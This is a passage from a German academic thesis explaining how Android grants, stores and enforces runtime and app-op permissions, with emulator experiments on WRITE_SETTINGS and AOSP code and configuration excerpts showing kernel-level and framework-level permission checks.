

Abbildung 3.4: Entscheidungsablauf zur Erteilung von Laufzeit-Berechtigungen

Android-Geräte der betrachteten Versionen besitzen eine Abwärtskompatibilitätseinstellung für Applikationen, welche die Anfrage von Laufzeit-Berechtigungen noch nicht unterstützen. Wie in Abbildung 3.4 dargestellt ist, werden diese dann zum Zeitpunkt der Installation erteilt [50]. Ab API-Ebene 29

werden in diesem Fall alle Laufzeit-Berechtigungen bei dem ersten Start der Applikation gruppenweise angezeigt [92, Z. 62 – 63] [93]. Der Anwender bekommt dabei die Gelegenheit diese wieder zu entziehen.
Wenn der Wert der Ziel-API-Ebene der Applikation größer gleich 23 ist, werden die Laufzeit-Berechti -gungen nicht zum Zeitpunkt der Installation erteilt [50]. Die Applikation kann sie dann zur Laufzeit anfragen, damit der Anwender sie erteilt. In Anhang B.1 sind die Dialogfenster für die Berechtigungsanfragen und deren Entwicklung in den betrachteten Android-Versionen am Beispiel der Berechtigungen READ_CALL_LOG und CAMERA dargestellt. Dem Anwender wird der Dialog für die Berechtigungsanfrage nicht angezeigt, wenn er die Anfrage zuvor bereits permanent abgelehnt hat. Bis einschließlich API-Ebene 29 passiert das, wenn er bei der zweiten Anfrage das Kontrollkästchen beziehungsweise die Auswahloption mit der Beschriftung “Nicht mehr fragen” wählt (siehe Anhang B.1). Wird die Anfrage auf einem Gerät ab API-Ebene 30 ausgelöst, dann gilt die Anfrage als permanent abgelehnt, wenn der Anwender sie zweimal in Folge ablehnt [94]. Auf Geräten in API-Ebene 32 reicht ein einmaliges Ablehnen der Anfrage [5]. Ist die Berechtigung nicht bereits permanent abgelehnt worden, wird dem Anwender ein Dialog mit der Beschreibung der entsprechenden Berechtigungsgruppe und dem zugehörigen Symbol angezeigt (siehe Anhang B.1) [95]. Er kann der Anfrage zustimmen oder sie ablehnen. Mit seiner Entscheidung erteilt oder entzieht er der Applikation alle in der AndroidManifest.xml-Datei als benötigt angegebenen Berechtigungen dieser Gruppe [50]. Bei Dialogfenstern zu Gruppen, welche die mit API-Ebene 30 eingeführten Einmal-Berechtigungen enthalten, hat der Anwender zusätzlich die Möglichkeit des temporären Erteilens. Nach Auswahl dieser Option wird die Berechtigung kurze Zeit, nachdem die Applikation geschlossen wird oder in den Hintergrund verschoben wird, automatisch wieder entzogen. Wenn die Applikation einen Dienst im Vordergrund verwendet, dann bleibt die Berechtigung gewährt, bis dieser Dienst geschlossen wird. [96, Z. 1095 – 1123] [97]

Unabhängig von den Laufzeit-Anfragen und der Ziel-API-Ebene hat der Benutzer des Gerätes jederzeit die Möglichkeit, Berechtigungen für Applikationen über die System-Einstellungen gruppenweise zu entziehen oder zu erteilen [98]. Um das zu vereinfachen, existiert ein eigenes Modul für die Berechtigungsverwaltung, über das zu jeder Berechtigungsgruppe alle Applikationen angezeigt werden, denen aktuell Berechtigungen aus dieser Gruppe erteilt sind [99].

Das mit API-Ebene 31 eingeführte *Privacy-Dashboard* bietet dem Anwender zudem eine Übersicht, zu welchem Zeitpunkt eine Applikation auf Berechtigungen bestimmter Gruppen zugegriffen hat. Er bekommt außerdem über ein Symbol auf dem Gerät angezeigt, wenn eine Applikation aktuell eine Berechtigung aus einer Gruppe verwendet. [100] Ab API-Ebene 30 werden Applikationen, nachdem sie mehrere Monate nicht genutzt worden sind, alle zuvor erteilten Berechtigungen automatisch entzogen [101].

Systeminterne Verwaltung
Laufzeit-Berechtigungen und deren Erhaltungsstatus werden für jede Applikation in der Datei runtime-permissions.xml verwaltet [102, Z. 261]. Das wird durch die auf dem Emulator durchgeführten Tests gezeigt (siehe Anhang B.2.3).

[5] In diesem Fall wird die Berechtigung als “USER_FIXED” markiert [61].

Quelltext 3.6: Angabe einer Laufzeit-Berechtigung in der Datei runtime-permissions.xml
(Auszug Quelltext B.3 im Anhang)

```
1 <permission name="android.permission.CALL_PHONE" granted="false" flags
    ="300" />
```

Wie der Ausschnitt der Datei runtime-permissions.xml in Quelltext 3.6 zeigt, ist der Beispielapplikation die Berechtigung CALL_PHONE nicht erteilt worden. Die Verwaltungsdatei befindet sich auf den Emulatoren von API-Ebene 23 bis einschließlich 29 in dem Verzeichnis */data/system/users/0/* und von API-Ebene 30 bis 32 unter */data/misc_de/0/apexdata/com.android.permission/*.

3.5.3 App-op-Berechtigungen

App-op-Berechtigungen besitzen neben dem standardmäßig durch die Sicherheitsstufe induzierten Status “erteilt” oder “nicht erteilt” weitere durch den AppOpsManager verwaltete Zustände [61] [103]. Da alle App-op-Berechtigungen den Basistyp *signature* besitzen (siehe Tabelle A.6 und A.7 im Anhang) und Systemberechtigungen sind, werden sie Applikationen ohne Plattform-Schlüssel standardmäßig nicht zur Installationszeit erteilt (siehe Kapitel 3.3). Wie bereits beschrieben, können bestimmte App-op-Berechtigungen zur Laufzeit der Applikation, bei dem Anwender angefragt werden. Da dieser Umstand in der Dokumentation nicht vollständig erklärt ist, wurden die Auswirkung der Erteilung von App-op-Berechtigungen durch den Anwender am Beispiel der Berechtigung WRITE_SETTINGS experimentell untersucht. Diese schützt den Zugriff auf die Settings-API und ihr Erhaltungsstatus kann durch den Aufruf der Methode *canWrite()* in Erfahrung gebracht werden [86]. Der Berechtigung ist außerdem das Sicherheitsattribut “pre23” zugeordnet. Demnach wird sie Applikationen mit einer Ziel-API-Ebene kleiner als 23 zum Zeitpunkt der Installation erteilt.

Um die Erhaltungszustände zu vergleichen, wurde eine Applikation erstellt, welche die Berechtigungsanfrage für WRITE_SETTINGS stellt. Diese ruft den App-op-Zustand und den Erhaltungszustand zur Installationszeit über die entsprechenden API-Methoden auf und loggt den Rückgabewert mit. Zusätzlich wurden beide Zustände durch das Auslesen der Systemdateien */data/system/packages.xml* und */data/system/appops.xml*[6] geprüft. Anhand des Rückgabewertes der Methode *canWrite()* innerhalb der Applikation konnte nachvollzogen werden, ob der Zugriff auf die Funktionen der Settings-API möglich ist. Anhand der Beispielapplikation wurden die Auswirkungen auf den Erhaltungszustand in folgenden Szenarien auf einem emulierten Gerät mit API-Ebene 30 untersucht.

- **Szenario 1:** Die Ziel-API-Ebene wird auf den Wert 22 herabgesetzt.
- **Szenario 2:** Der Anwender beantwortet die Anfrage nicht. (Ziel-API-Ebene 32)
- **Szenario 3:** Der Anwender erteilt die App-op-Berechtigung. (Ziel-API-Ebene 32)
- **Szenario 4:** Der Anwender erteilt die App-op-Berechtigung und entzieht sie anschließend wieder. (Ziel-API-Ebene 32)

Im Anhang befindet sich der Quelltext für die Implementation des Tests in Abschnitt B.3.1. Die Ergebnisse sind in Abschnitt B.3.2 zusammengefasst. Die Log-Ausgaben der Beispielapplikation sowie die ausgelesenen Inhalte der Systemdateien sind in dem darauf folgenden Abschnitt B.3.3

[6] Die Berechtigung WRITE_SETTINGS wird unter der Nummer 23 durch den AppOpsManager verwaltet [104, Z. 133]. Die Verfügbaren App-op-Modi und deren Wertezuordnung können dem Quelltext des AppOpsManager entnommen werden. [105, Z. 382 – 421].

aufgeführt. Die Ergebnisse zeigen, dass die Berechtigung nach Herabsetzen der Ziel-API-Ebene in Szenario 1 zur Installationszeit erteilt wird. Der App-op-Zustand ist dann “MODE_DEFAULT” und der Zugriff auf die Funktionen der Settings-API erlaubt. Wenn die Ziel-API-Ebene der Applikation auf 32 gesetzt ist, wird die Berechtigung nicht zur Installationszeit gewährt. Dieser Fall tritt in den Szenarien 2 bis 4 ein. Wenn der Anwender die Berechtigungsanfrage nicht beantwortet (Szenario 2), bleibt der App-op-Zustand “MODE_DEFAULT” und der Zugriff auf die Funktionen der Settings-API ist nicht erlaubt. Erteilt der Anwender die Berechtigung (Szenario 3), dann besitzt diese den App-op-Zustand ‘ ‘MODE_ALLOWED”. Der Zugriff ist in diesem Fall erlaubt. Wenn der Anwender die Berechtigung erteilt und anschließend wieder entzieht (Szenario 4), stürzt die Applikation mit einer Fehlermeldung ab und der App-op-Zustand ist innerhalb der Systemdatei “MODE_ERRORED”.



Abbildung 3.5: Entscheidungsablauf für den Zugriff auf eine durch die App-op-Berechtigung WRITE_SETTINGS geschützte Ressource am Beispiel der canWrite()-Methode

Abbildung 3.5 fasst die Ergebnisse der Untersuchung zusammen und zeigt, wie der Zugriffsschutz für die *canWrite()*-Methode umgesetzt ist. Die Dokumentation der Berechtigungen für Systementwickler im Quelltext von Android12L [61] gibt vor, wie die Prüfung auf den Erhaltungszustand von App-op-Berechtigungen erfolgen soll. Diese Form der Durchsetzung entspricht der Implementation der *canWrite()*-Methode [102, Z. 5679, 17139, 17233 – 17283]. Der App-op-Zustand ist für alle App-op-Berechtigungen zum Zeitpunkt der Installation als MODE_DEFAULT festgelegt [105, Z. 2641 – 2760]. Im Fall der WRITE_SETTINGS Berechtigung kann der Anwender durch die Änderung der Einstellung diesen Zustand auf MODE_ALLOWED (Erteilen der Berechtigung) oder MODE_ERRORED ändern. Der Zugriff auf die Funktionalität wird dann auf Basis seiner Aktion gewährt oder abgelehnt. Ändert der Anwender den App-op-Zustand nicht, findet der Zugriffsschutz auf Grundlage

des durch den Package-Manager verwalteten Erhaltungszustandes statt. Im Gegensatz zu den Laufzeit-Berechtigungen entscheidet der Anwender demzufolge bei dem Erteilen oder Entziehen der App-op-Berechtigung nur über den durch den AppOpsManager verwalteten Zustand.
Aus der Dokumentation im Quelltext [61] [103] geht hervor, dass der Zusammenhang zu dem Zugriff auf eine Funktionalität davon abhängt, wie die Prüfung der Berechtigung implementiert worden ist. Andere Klassen des API-Frameworks setzen die Prüfung der WRITE_SETTINGS Berechtigung so um, dass der App-op-Zustand nicht einbezogen wird. Die Berechtigung kann für diese Funktionalitäten demnach nicht durch den Anwender erteilt werden, sondern nur anhand der Sicherheitsstufe zum Zeitpunkt der Installation. Ein Beispiel dafür ist die Methode *isSurroundFormatEnabled()* des *AudioService* [106, Z. 2012 – 2031].

Systeminterne Verwaltung Wie die Ergebnisse der Untersuchung der WRITE_SETTINGS Berechtigung zeigen, wird der App-op-Zustand durch den AppOpsManager in der Datei */data/system/appops.xml* verwaltet. Quelltext 3.7 zeigt die entsprechenden Dateiinhalte für die Ergebnisse von Szenario 2.

Quelltext 3.7: Angabe des App-op-Zustandes einer Berechtigung in der Datei appops.xml
(Auszug Quelltext B.12 im Anhang)

```
1 <pkg n="com.example.simple_app">
2         <uid n="10122">
3                 <op n="23" m="0">
4                         <st n="429496729601" t="1655068100040" r
                              ="1655068088146" />
5                 </op>
6         </uid>
7 </pkg>
```

Der Applikation ist in diesem Fall für die Berechtigung WRITE_SETTINGS der App-op-Zustand MODE_ALLOWED zugewiesen (Zeile 3).

3.6 Durchsetzung der Berechtigungen auf Kernel- und Framework-Ebene

Die Prüfung, ob eine notwendige Berechtigung vorhanden ist, kann auf unterschiedlichen Ebenen der Android-Architektur erfolgen. In Abhängigkeit von der zu schützenden Ressource erfolgt sie auf der Kernel-Ebene, innerhalb der nativen Bibliotheken [107], im Java-API-Framework oder in den Applikationen selbst unter Anwendung der Funktionen des Anwendungsrahmens.

3.6.1 Kernel-Ebene

Bestimmten Berechtigungen sind Gruppen-IDs des Betriebssystems zugeordnet. Bei der Erteilung solcher Berechtigungen werden diese der Benutzer-ID der Applikation zugewiesen. Das ermöglicht nach dem Prinzip des DAC-basierten Dateizugriffskontroll-Systems den Zugriff auf bestimmte Dateien außerhalb des Verzeichnisses, in dem die Applikation isoliert ist oder die Verwendung von lokalen Sockets des Systems. [44, S. 30 f.] Die Konfigurationsdatei **platform.xml** enthält die Zuordnung dieser Berechtigungen zu den Namen der Gruppen [108, Z. 30 – 125]. Die Zuordnung der Gruppennamen zu den eigentlichen Gruppen-IDs befindet sich in der Datei android_filesystem_config.h [109]. In API-Ebene 28 sind beispielsweise für 17 der 441 Systemberechtigungen solche Zuordnungen von Gruppen definiert [110]. Der Package-Manager verwaltet zur Laufzeit alle installierten Applikationen und die Gruppen-IDs, welche ihnen auf Basis vorhandener Berechtigungen zugeteilt worden sind, in der Datei */data/system/packages.list* [44, S. 30 f.].

Ein Beispiel für eine Berechtigung, die auf Kernel-Ebene mit einer Gruppen-ID assoziiert ist, ist die Berechtigung WRITE_MEDIA_STORAGE in API-Ebene 28. Diese schützt den Schreibzugriff auf den internen Medien-Speicher [52, Z. 1915 – 1916].

Quelltext 3.8: Zuweisung einer Gruppe zu der Berechtigung WRITE_MEDIA_STORAGE
(Auszug aus der Konfigurationsdatei platform.xml in API-Ebene 28 [110, Z. 63 – 65])

```
1 <permission name="android.permission.WRITE_MEDIA_STORAGE" >
2         <group gid="media_rw" />
3 </permission>
```

Wie der Auszug der Datei platform.xml in Quelltext 3.8 zeigt, wird der Berechtigung in API-Ebene 28 die Gruppe *media_rw* zugeordnet. Das entspricht der Gruppen-ID 1023 [111, Z. 86]. Eine Systemapplikation, welche die Berechtigung WRITE_MEDIA_STORAGE in dieser Android-Version benötigt, ist der Media-Provider [112, Z. 11]. Er verwaltet systeminterne Medien-Dateien, wie Videos, Bilder und Audio-Dateien, und stellt sie anderen Applikationen über eine *Content-Provider*-Komponente zur Verfügung [113]. Die Zuweisung der Gruppen-IDs zu der Media-Provider Applikation kann in der systeminternen Verwaltungsdatei */data/system/packages.list* nachvollzogen werden [44, S. 28].

Quelltext 3.9: Zuweisung von Gruppen-IDs zu einer Systemapplikation
(Auszug der Systemdatei packages.list auf einem emulierten Pixel 3 XL in API-Ebene 28)

```
1 com.android.providers.media 10005 0 /data/user/0/com.android.providers.media
      media:privapp:targetSdkVersion=28 2001,1065,1023,3003,3007,1024
```

Aus dem Auszug dieser Datei in Quelltext 3.9 geht hervor, dass der Media-Provider auf Betriebssystem-Ebene Teil der Gruppe *media_rw* (1023) ist. Zudem können auf dem emulierten Gerät über die adb-shell, die Zugriffsrechte auf Verzeichnisse, welche interne Medien beinhalten, eingesehen werden. Das ist in Quelltext 3.10 dargestellt.

Quelltext 3.10: Zugriffsrechte auf das Verzeichnis /data/media/0 auf einem Pixel 3 XL in API-Ebene 28
(Auszug erstellt mit der adb-Shell auf dem Android-Studio-Emulator)

```
generic_x86_arm:/data/media/0 # ls -lisa
total 48
36655 4 drwxrwx--- 12 media_rw media_rw 4096 2022-06-13 21:15 .
36648 4 drwxrwx---  4 media_rw media_rw 4096 2022-06-13 21:15 ..
36673 4 drwxrwxr-x  2 media_rw media_rw 4096 2022-06-13 21:15 Alarms
36653 4 drwxrwxr-x  3 media_rw media_rw 4096 2022-06-13 21:15 Android
36678 4 drwxrwxr-x  2 media_rw media_rw 4096 2022-06-13 21:15 DCIM
36677 4 drwxrwxr-x  2 media_rw media_rw 4096 2022-06-16 21:12 Download
36676 4 drwxrwxr-x  2 media_rw media_rw 4096 2022-06-13 21:15 Movies
36670 4 drwxrwxr-x  2 media_rw media_rw 4096 2022-06-13 21:15 Music
36674 4 drwxrwxr-x  2 media_rw media_rw 4096 2022-06-13 21:15 Notifications
36675 4 drwxrwxr-x  2 media_rw media_rw 4096 2022-06-13 21:15 Pictures
36671 4 drwxrwxr-x  2 media_rw media_rw 4096 2022-06-13 21:15 Podcasts
36672 4 drwxrwxr-x  2 media_rw media_rw 4096 2022-06-13 21:15 Ringtones
```

Systemnutzer, die nicht Mitglieder der Gruppe *media_rw* sind, besitzen in dem dargestellten Ausschnitt keinen Schreibzugriff auf die Medien-Verzeichnisse. Das Beispiel veranschaulicht, wie die Prüfung der Berechtigung auf Kernel-Ebene umgesetzt werden kann. Da unter Android eine Mischung aus DAC- und MAC-Zugriffskontrolle implementiert ist (siehe Kapitel 2.3), kann nicht ausgeschlossen werden, dass eine zusätzliche Prüfung auf Kernel-Ebene über eine Zentrale MAC-Richtlinie erfolgt.

3.6.2 Framework-Ebene

Ein Teil der Durchsetzung ist im Quelltext der Applikationen unter Anwendung von Methoden des Applikations-Frameworks oder in den zu schützenden Klassen des Frameworks selbst implementiert. Dabei wird zwischen **statischer** und **dynamischer** Durchsetzung unterschieden.

Dynamische Durchsetzung bedeutet, dass die Prüfung, ob eine aufrufende Applikation eine notwendige Berechtigung besitzt, zur Laufzeit der Komponente, unmittelbar vor der Ausführung der zu schützenden Funktionalität, implementiert ist. Bei der statischen Durchsetzung wird die Prüfung durch eine zentrale Instanz umgesetzt. Dafür wird vorausgesetzt, dass die für den Zugriff notwendigen Berechtigungen bei der Deklaration der Applikations-Komponenten in der AndroidManifest.xml-Datei angegeben werden. [44, S. 33]
Die Anwendung der dynamischen Durchsetzung ist notwendig, wenn die Interaktion zwischen den Komponenten über Binder direkt stattfindet [61]. Wird sie durch die Verwendung von *Intents* umgesetzt, dann ist die statische Durchsetzung ausreichend. In diesem Fall erfolgt automatisch eine Prüfung der erforderlichen Berechtigungen über den *ActivityManagerService* [114, Z. 3946 – 3981].

Dynamische Durchsetzung
Die Implementation der dynamischen Prüfung erfolgt unter Anwendung der Methode *checkPermission(permission, pid, uid)* der *Context*-Klasse. Der Name der Berechtigung muss dazu als Parameter

angegeben werden sowie die Benutzer-ID der Applikation, für welche die Prüfung durchgeführt wird. Diese Prüfung wird meistens am Empfänger-Ende einer Binder-Kommunikation implementiert. Der Empfänger kann die Benutzer-ID (UID) der aufrufenden Applikation durch Verwendung der Methode *callingUid()* der *Binder*-Klasse erhalten. Die Angabe der Prozess-ID (PID) ist optional und kann ebenfalls mithilfe der *Binder*-Klasse abgerufen werden. [61] Auch der Package-Manager beinhaltet eine *checkPermission()*-Methode, welche zur Prüfung verwendet werden kann. Für diese muss der Name der Berechtigung und der Name der zu prüfenden Applikation angegeben werden. [115]

Beide Methoden rufen den Permission-Manager auf [116, Z. 2147] [90, Z. 9973], welcher den Erhaltungsstatus der Berechtigung in Abhängigkeit von der Benutzer-ID der Applikation zurückgibt [91, Z. 5426 – 5446]. Der Rückgabewerte ist die Konstante PERMISSION_GRANTED (0) [117, Z. 188], wenn die Applikation die Berechtigung besitzt, andernfalls PERMISSION_DENIED (-1) [117, Z. 194]. Weiterhin besteht die Möglichkeit, das Vorhandensein der Berechtigung mit der Funktion *enforceCallingPermission()* zu prüfen. Diese verwendet das Ergebnis der *checkPermission()*-Methode und löst, wenn diese den Wert PERMISSION_DENIED zurückgibt, einen Fehler in Form einer *SecurityException* aus. [61]

Wie bereits beschrieben, muss für die Prüfung von App-op-Berechtigungen, ebenfalls der AppOps-Manager aufgerufen werden. So wird der App-op-Zustand in die Entscheidung, ob der Zugriff erlaubt ist, einbezogen.

Quelltext 3.11: Beispiel für die Anwendung der dynamischen Durchsetzung im AOSP
(Auszug der Klasse VoiceIntercationManagerService.java in API-Ebene 32 [118, Z. 1215 – 1236])

```
1  @Override
2  public void startListeningFromMic(
3  AudioFormat audioFormat,
4  IMicrophoneHotwordDetectionVoiceInteractionCallback callback)
5  throws RemoteException {
6  enforceCallingPermission(Manifest.permission.RECORD_AUDIO);
7  enforceCallingPermission(Manifest.permission.CAPTURE_AUDIO_HOTWORD);
8  synchronized (this) {
9  enforceIsCurrentVoiceInteractionService();
10 if (mImpl == null) {
11 Slog.w(TAG, "startListeningFromMic without running voice interaction service");
12 return;
13 }
14 final long caller = Binder.clearCallingIdentity();
15 try {
16 mImpl.startListeningFromMicLocked(audioFormat, callback);
17 } finally {
18 Binder.restoreCallingIdentity(caller);
19 }
20 }
21 }
```

Quelltext 3.11 zeigt eine Implementation der dynamischen Berechtigungsprüfung innerhalb des *VoiceInteractionService* des AOSP. Dieser ist für die stimmliche Interaktion zwischen dem Anwender und dem Gerät zuständig [119]. Der Dienst führt eine Berechtigungsprüfung unter Anwendung der Methode *enforceCallingPermission()* durch (Zeilen 6 bis 7). Diese löst eine *SecurityException* aus,

wenn die aufrufende Applikation die Berechtigungen RECORD_AUDIO (Zeile 6) beziehungsweise CAPTURE_AUDIO_HOTWORD (Zeile 7) nicht besitzt. Andernfalls wird die Ausführung der Funktion fortgesetzt.

Statische Durchsetzung

Wenn das System einen *Intent* erhält, wird zunächst geprüft, ob der Empfänger für die Ausführung erforderliche Berechtigungen angegeben hat und der Sender diese besitzt [44, S. 35 f.].

Die Prüfung wird unter anderem durchgeführt, wenn eine *Activity*-Komponente, oder eine *Service*-Komponente versucht wird über einen *Intent* zu starten [120]. Dafür müssen bei der Deklaration einer Komponente innerhalb der AndroidManfiest.xml-Datei die für die Kommunikation erforderlichen Berechtigungen angegeben werden. Ist die Angabe nicht erfolgt, kann beispielsweise eine öffentliche Komponente ohne Berechtigungen gestartet werden.

Broadcast

Die Verwendung von *Broadcasts* kann sowohl auf der Sender- als auch auf der Empfänger-Seite eingeschränkt werden. Wenn eine Applikation eine öffentliche *Broadcast-Receiver*-Komponente deklariert, dann kann sie durch Definition einer Berechtigung eingrenzen, von welchen Applikationen sie diesen *Broadcast* empfangen wird. [44, S. 46] Zudem kann der Sender einer *Broadcast*-Nachricht eingrenzen, welche Berechtigungen Applikationen benötigen, um die Nachricht zu empfangen [121]. In beiden Fällen müssen die erforderlichen Berechtigungen bei der Deklaration der Komponenten innerhalb der AndroidManifest.xml-Datei, angegeben werden [120].

Content-Provider

Durch die Verwendung der Attribute “android:writePermission” und “android:readPermission” kann der Schreib- und Lese-Zugriff auf die Daten, welche eine *Content-Provider*-Komponente zur Verfügung stellt, jeweils einzeln eingegrenzt werden. [122]

Quelltext 3.12: Beispiel für die Anwendung der statischen Durchsetzung im AOSP
(Definition des CallLog-Providers in API-Ebene 32 [70, Z. 66 – 72])

```
1 <provider android:name="CallLogProvider"
2         android:authorities="call_log"
3         android:syncable="false" android:multiprocess="false"
4         android:exported="true"
5         android:readPermission="android.permission.READ_CALL_LOG"
6         android:writePermission="android.permission.WRITE_CALL_LOG">
7 </provider>
```

Quelltext 3.12 zeigt die Deklaration des CallLog-Providers innerhalb des AOSP in API-Ebene 32. Dieser stellt die Daten der Anrufliste für andere Applikationen zur Verfügung. Daraus geht hervor, dass der Schreibzugriff auf die Anrufliste durch die Berechtigung WRITE_CALL_LOG (Zeile 6) und der Lesezugriff durch die Systemberechtigung READ_CALL_LOG (Zeile 5) geschützt sind.

3.7 Prinzip der Rückübertragung von Berechtigungen

Jede Applikation kann bestimmte Komponenten beziehungsweise Funktionalitäten über Interprozesskommunikation für andere Applikationen zur Verfügung stellen (siehe Kapitel 2.6). Auf dieser Grundlage können auch Berechtigungen indirekt übertragen werden. Dieses Prinzip wird in der Literatur [123] [124] auch als Berechtigungs-Rückübertragung (engl. Permission Re-delegation) bezeichnet. Es kann definiert werden als die Verwendung von Berechtigungen durch eine Applikation, um bestimmte Aktionen auf Anfrage einer anderen Applikation auszuführen, welche diese Berechtigungen nicht besitzt [123].

